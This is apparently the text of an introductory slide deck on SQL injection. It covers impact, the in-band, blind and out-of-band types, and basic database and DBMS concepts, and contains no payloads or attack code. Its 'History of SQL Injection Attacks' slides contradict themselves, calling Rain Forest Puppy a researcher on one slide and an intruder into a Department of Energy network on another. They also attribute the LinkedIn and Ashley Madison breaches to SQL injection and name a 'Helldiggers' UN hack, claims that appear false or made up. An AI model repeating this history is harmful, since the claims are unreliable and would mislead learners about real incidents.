- SQL injection (SQLi) is a web application injection vulnerability that occurs when an attacker injects malicious SQL statements into an application's input fields.
- This occurs when a web application does not properly validate user input, allowing an attacker to inject SQL code/queries that can manipulate the database or gain access to sensitive information.
- For example, suppose a website has a login form that accepts a username and password. If the website does not properly validate the user's input, an attacker could enter a malicious SQL statement into the username field that would allow them to bypass the login process and gain access to the website's database.

Introduction to SQL Injection

- SQL injection attacks can have serious consequences, including the theft of sensitive data, unauthorized access to sensitive systems, and even full system compromise.
- Complex web applications generally use a database for storing data, user credentials or statistics.
- Content Management Systems (CMSs), as well as simple web pages, can connect to relational databases such as MySQL, MSSQL, SQL Server, Oracle, PostgreSQL, and others.
- To interact with databases, entities such as systems operators, programmers, applications and web applications use the Structured Query Language (SQL).

History of SQL Injection Attacks

- The term "SQL injection" was coined by Jeff Forristal, also known as "Rain Forest Puppy", in a paper he presented at the DefCon 8 conference in 2000.
- Forristal was one of the first security researchers to publicly document the SQL injection vulnerability and explain how it could be exploited to gain unauthorized access to databases and sensitive information.
- SQL injection attacks have been around since the early days of web applications and database-driven websites.

History of SQL Injection Attacks

- SQL injection attacks have been around since the early days of web applications and database-driven websites. Here's a brief history of notable SQL injection attacks:
 - In 1998, an attacker known as "Rain Forest Puppy" used SQL injection to gain access to a U.S. Department of Energy computer network.
 - In 2000, the first publicized SQL injection attack occurred when a hacker used SQL injection to steal credit card data from the website of e-tailer CD Universe.
 - In 2002, a group of Russian hackers known as "The Helldiggers" used SQL injection to gain access to the database of the United Nations, resulting in the theft of sensitive information.
 - In 2012, the LinkedIn data breach occurred, in which attackers used SQL injection to steal 6.5 million user passwords.
 - In 2015, the Ashley Madison data breach occurred, in which attackers used SQL injection to steal sensitive user data from the infidelity dating site.

SQL Injection Impact

- Confidentiality - Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- Integrity - Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.
- Authentication - If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- Availability - SQL injection attacks can affect the availability of a web application and database and could take the website down due to loss/damage of data.


SQL Injection Consequences

- Sensitive data exposure/data breaches - SQL injection attacks can result in unauthorized access to sensitive data stored in a database. Attackers may be able to view or steal confidential information, such as customer data, financial information, and intellectual property.
- Data manipulation - Attackers may be able to modify or delete data stored in a database, potentially causing data loss or corruption.
- Code execution - If a database user has administrative privileges, an attacker can gain access to the target system using malicious code.
- Business disruption - Successful SQL injection attacks can lead to business disruption, as organizations work to restore services and prevent further attacks.

Demo: SQL Injection Risks


Anatomy of an SQL Injection Attack

Anatomy of an SQL injection Attack



Types of SQL Injection Vulnerabilities

SQL Injection Types & Subtypes




In-Band SQL Injection

- In-band SQL injection is the most common type of SQL injection attack. It occurs when an attacker uses the same communication channel to send the attack and receive the results.
- In other words, the attacker injects malicious SQL code into the web application and receives the results of the attack through the same channel used to submit the code.
- In-band SQL injection attacks are dangerous because they can be used to steal sensitive information, modify or delete data, or take over the entire web application or even the entire server.

In-Band SQL Injection

During an in-band SQLi attack the penetration tester finds a way to ask the web application for desired information.




In-Band SQL Injection Subtypes

- In-band SQL injection can be further divided into two subtypes/exploitation techniques:
 - Error-based SQL injection: In error-based SQL injection, the attacker injects SQL code that causes the web application to generate an error message. The error message can contain valuable information about the database schema or the contents of the database itself, which the attacker can use to further exploit the vulnerability.
 - Union-based SQL injection: In union-based SQL injection, the attacker uses the UNION operator to combine the results of two or more SQL queries into a single result set. By manipulating the injected SQL code, the attacker can extract data from the database that they are not authorized to access.

Error Based SQL Injection

During an Error-Based SQL injection attack, the penetration tester tries to force the DBMS to output an error message and then uses that information to perform data exfiltration.



Blind SQL Injection


- Blind SQL Injection is a type of SQL Injection attack where an attacker can exploit a vulnerability in a web application that does not directly reveal information about the database or the results of the injected SQL query.
- In this type of attack, the attacker injects malicious SQL code into the application's input field, but the application does not return any useful information or error messages to the attacker in the response.
- The attacker typically uses various techniques to infer information about the database, such as time delays or Boolean logic.
- The attacker may inject SQL code that causes the application to delay for a specified amount of time, depending on the result of a query.

Blind SQL Injection Subtypes

- Blind SQL injection can be further divided into two subtypes/exploitation techniques:
 - Boolean-based SQL Injection: In this type of attack, the attacker exploits the application's response to boolean conditions to infer information about the database. The attacker sends a malicious SQL query to the application and evaluates the response based on whether the query executed successfully or failed.
 - Time-based Blind Injection: In this type of attack, the attacker exploits the application's response time to infer information about the database. The attacker sends a malicious SQL query to the application and measures the time it takes for the application to respond.

Blind SQL Injection (Boolean-based)

An attacker might send a query that asks whether a particular username exists in the database, and the application's response will either be true or false. By asking a series of questions and analyzing the responses, the attacker can slowly build up a picture of the database schema and contents.




Out-of-Band SQL Injection

- Out-of-band SQL Injection is the least common type of SQL injection attack. It involves an attacker exploiting a vulnerability in a web application to extract data from a database using a different channel, other than the web application itself.
- Unlike in-band SQL Injection, where the attacker can observe the result of the injected SQL query in the application's response, out-of-band SQL Injection does not require the attacker to receive any response from the application.
- The attacker can use various techniques to extract data from the database, such as sending HTTP requests to an external server controlled by the attacker or using DNS queries to extract data.

Out-of-Band SQL Injection

An Out-Of-Band attack is classified by having two different communication channels, one to launch the attack and the other to gather the results. For example, the attack channel could be a web request, and the data gathering channel could be monitoring HTTP/DNS requests made to a service you control.



Introduction To Databases & DBMS

Introduction to Databases

- A database is a collection of data that is organized in a way that makes it easy to manage, access, and update.
- In computing, a database is typically managed by a Database Management System (DBMS) that provides a set of tools and interfaces to interact with the data.
- Databases are used in a variety of applications, including business applications, websites, and mobile apps, to store and manage large amounts of structured or unstructured data. Some examples of data that can be stored in a database include customer information, financial records, product inventory, and employee records.

Database Management Systems (DBMS)

- DBMS stands for "Database Management System". It is a software system that enables users to create, store, organize, manage, and retrieve data from a database.
- DBMS provides an interface between the user and the database, allowing users to interact with the database without having to understand the underlying technical details of data storage, retrieval, and management.
- DBMS provides various functionalities such as creating, deleting, modifying, and querying the data stored in the database. It also manages security, concurrency control, backup, recovery, and other important aspects of data management.

Database Management Systems (DBMS)

- The following are examples of popular DBMS (Database Management Systems):
 - MySQL - A free, open-source relational database management system that is widely used for web applications.
 - PostgreSQL - Another popular open-source relational database management system that is known for its advanced features and reliability.
 - Oracle Database - A commercial relational database management system developed by Oracle Corporation that is widely used in enterprise applications.
 - Microsoft SQL Server - A commercial relational database management system developed.

Types of Databases

- Relational Databases - A database that organizes data into one or more tables or relations, where each table represents an entity or a concept, and the columns of the table represent the attributes of that entity or concept.
- NoSQL Databases - A type of database that does not use the traditional tabular relations used in relational databases. Instead, NoSQL databases use a variety of data models to store and access data.
- Object-oriented Databases - A database that stores data as objects rather than in tables, allowing for more complex data structures and relationships.

SQL Databases

- SQL databases are relational databases that store data in tables with rows and columns, and use SQL (Structured Query Language) as their standard language for managing data.
- They enforce strict data integrity rules and support transactions to ensure data consistency.
- SQL databases are widely used in applications that require complex data queries and the ability to handle large amounts of structured data. Some examples of SQL databases include MySQL, Oracle, Microsoft SQL Server, and PostgreSQL.

Relational Databases vs NoSQL Databases

Relational Databases

- A relational database is a type of database that organizes data into one or more tables or relations, where each table represents an entity or a concept, and the columns of the table represent the attributes of that entity or concept.
- The relations between the tables are established by the use of keys, which link the records in one table to the records in another table.
- Relational databases use a structured query language (SQL) to manage the data.
- SQL is a standardized language used to create, manipulate, and query relational databases.

RDBMS

- RDBMS stands for Relational Database Management System.
- It is a software system that enables the creation, management, and administration of relational databases.
- RDBMSs are designed to store, organize, and retrieve large amounts of structured data efficiently.
- RDBMSs provide a set of features and functionalities that allow users to create database schemas, define relationships between tables, insert, update, and retrieve data, and perform complex queries using SQL.
- They also handle aspects like data security, transaction management, and concurrency control to ensure data integrity and consistency.

RDBMS

- Some popular examples of RDBMSs include:
 - Oracle Database: Developed by Oracle Corporation, it is one of the most widely used enterprise-level RDBMSs known for its scalability, reliability, and comprehensive feature set.
 - MySQL: An open-source RDBMS that is known for its ease of use, high performance, and wide adoption. MySQL is commonly used in web applications and is backed by Oracle Corporation.
 - Microsoft SQL Server: A popular RDBMS developed by Microsoft. It offers a range of editions for different workloads and has strong integration with other Microsoft products.
 - PostgreSQL: An open-source RDBMS known for its robustness, scalability, and adherence to SQL standards. PostgreSQL offers advanced features and is highly extensible.


How Relational Databases Work

- Tables: The basic building blocks of a relational database are tables, also known as relations. A table consists of rows (also called records or tuples) and columns (also known as attributes). Each row represents a unique record or instance of an entity, and each column represents a specific attribute or characteristic of that entity.
- Keys: Keys are used to uniquely identify records within a table and establish relationships between tables. The primary key is a column or set of columns that uniquely identifies each row in a table. It ensures the integrity and uniqueness of the data. Foreign keys are columns in one table that reference the primary key of another table, establishing relationships between the tables.

How Relational Databases Work

- Relationships: Relationships define how tables are connected or associated with each other. Common types of relationships include one-to-one, one-to-many, and many-to-many. These relationships are established using primary and foreign keys, allowing data to be linked and retrieved across multiple tables.
- Structured Query Language (SQL): Relational databases are typically accessed and manipulated using the Structured Query Language (SQL). SQL provides a standardized language for querying, inserting, updating, and deleting data from relational databases. It allows users to perform operations such as retrieving specific records, filtering data based on conditions, joining tables to combine data, and aggregating data using functions.

How Relational Databases Work



NoSQL Databases

- NoSQL (Not Only SQL) databases are a type of database management system that differ from traditional relational databases (RDBMS) in terms of data model, scalability, and flexibility.
- NoSQL databases are designed to handle large volumes of unstructured, semi-structured, and rapidly changing data.
- NoSQL databases are commonly used in modern web applications, big data analytics, real-time streaming, content management systems, and other scenarios where the flexibility, scalability, and performance advantages they offer are valuable.

NoSQL Databases

- There are several popular NoSQL databases available, each with its own strengths and use cases. Here are some examples of well-known NoSQL databases:
 - MongoDB: MongoDB is a document database that stores data in flexible, JSON-like documents. It provides scalability, high performance, and rich query capabilities. MongoDB is widely used in web applications, content management systems, and real-time analytics.
 - Redis: Redis is an in-memory data store that supports various data structures, including strings, hashes, lists, sets, and sorted sets. It is known for its exceptional performance and low latency. Redis is often used for caching, real-time analytics, session management, and pub/sub messaging.


Introduction To SQL

Introduction to SQL

- Complex web applications generally use a database for storing data, user credentials or statistics. CMSs, as well as simple personal web pages, can connect to databases such as MySQL, SQL Server, Oracle, PostgreSQL, and others.
- In order to interact with databases, applications and web applications use the Structured Query Language (SQL).
- SQL is a powerful interpreted language used to extract and manipulate data from a database. Web applications embed SQL commands, also known as queries, in their server-side code.

